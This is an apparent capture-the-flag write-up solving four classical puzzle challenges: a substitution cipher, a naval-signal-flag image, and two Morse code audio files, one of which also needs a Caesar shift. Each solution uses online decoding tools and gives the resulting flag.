

## 5) Cipher no hint



When we install the file, we have been given a text file shown above.



Since there are no hint on which cipher is this, we are trying 1 by 1 cipher using the website cryptii.



After testing 1 by 1 cipher we can see that the cipher for this is Alphahetical substitution and we got the flag which is “ctfcw{basic\_knowledge\_crypto}”

## 6)Grandfather's Picture

Challenge

0 Solves

×

### Grandfather's Picture

50

Inside the envelope, you find another photo. On the back of it, there are some strange symbols. Some of them look like letters you've seen before, but the way they are arranged doesn't make any sense. It doesn't seem to match any code or language you know.

Submit the flag in this format: `ctfcw{answer}`

Picture.png


Flag

Submit



This is the picture from the download link.

Upon looking at the picture, we can see that it uses navy signal code.



So when translating the picture, it will reveal the flag

Flag: `ctfcw{navysignalscode}`

## 7)Morse Code

Challenge

18 Solves

×

### Morse code

#### 100


During Korean War March 1952, USS Winconsin (BB-64) operate coast of Korea receives hits from biligerent North Korean army 155mm artillery, minor damage injuring 3 United States sailors. In response to this attack, the crew of the USS Wisconsin, fueled by anger and a desire for retribution, returned fire with all nine of their Mark 7 16-inch guns. The firepower of these guns was enormous, each capable of firing a 2,700-pound armor-piercing shell over 32 km. This salvo obliterated the North Korean gun battery that had hit them. An escort ship USS Duncan had signal the message on morse code after the salvo.

Analyze morse code audio file and submit the flag in this format: ctfcw{answer}

⬇ MorseCod...

Flag

Submit

 MorseCode\_1

The audio morse code is decrypted using online tools

If you cannot produce your own morse code sounds then try using my [Morse code translator](#) to play or download some


Alphabet to decode into


Latin


All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet


Use the microphone:


Or analyse an audio file containing Morse code:

Listen 

Stop 


Upload 

Play 

Stop 

Filename: "MorseCode\_1.wav"

TEMPERTEMPERTEMPER

Clear Message 

The flag is **ctfcw{TEMPERTEMPERTEMPER}**

## 8) more ,more and more morse code and caesar cipher

Challenge

16 Solves

✕

more ,more and more  
morse code and caesar  
cipher  
150

More history buff ??fret not. More morse code.. yes..  
Analyze provided morse code file, search it , decipher it,  
answer it..... NO PAIN NO GAIN!!!

Submit the flag in this format: ctfcw{answer}

more\_mor...

Flag

Submit

more\_more\_and\_MorseCode

The morsecode audio is decoded using online morsecode .wav to text.

Alphabet to decode into

Latin

All these alphabets can be sent in Morse using standard timing. The '...

Use the microphone:

Listen

Stop

Or analyse an audio file containing Morse code:

Upload

Play

Stop

Filename: "more\_more\_and\_MorseCode.wav"

QNKDZCF SXBSSJPSBSFUIFCFTU

Clear Message

Now the encoded flag is decoded by using Caesar cipher

✕ Caesar/Rot-N

PMJCYBERWARRIORARETHEBEST

The flag is: **ctfcw{PMJCYBERWARRIORARETHEBEST}**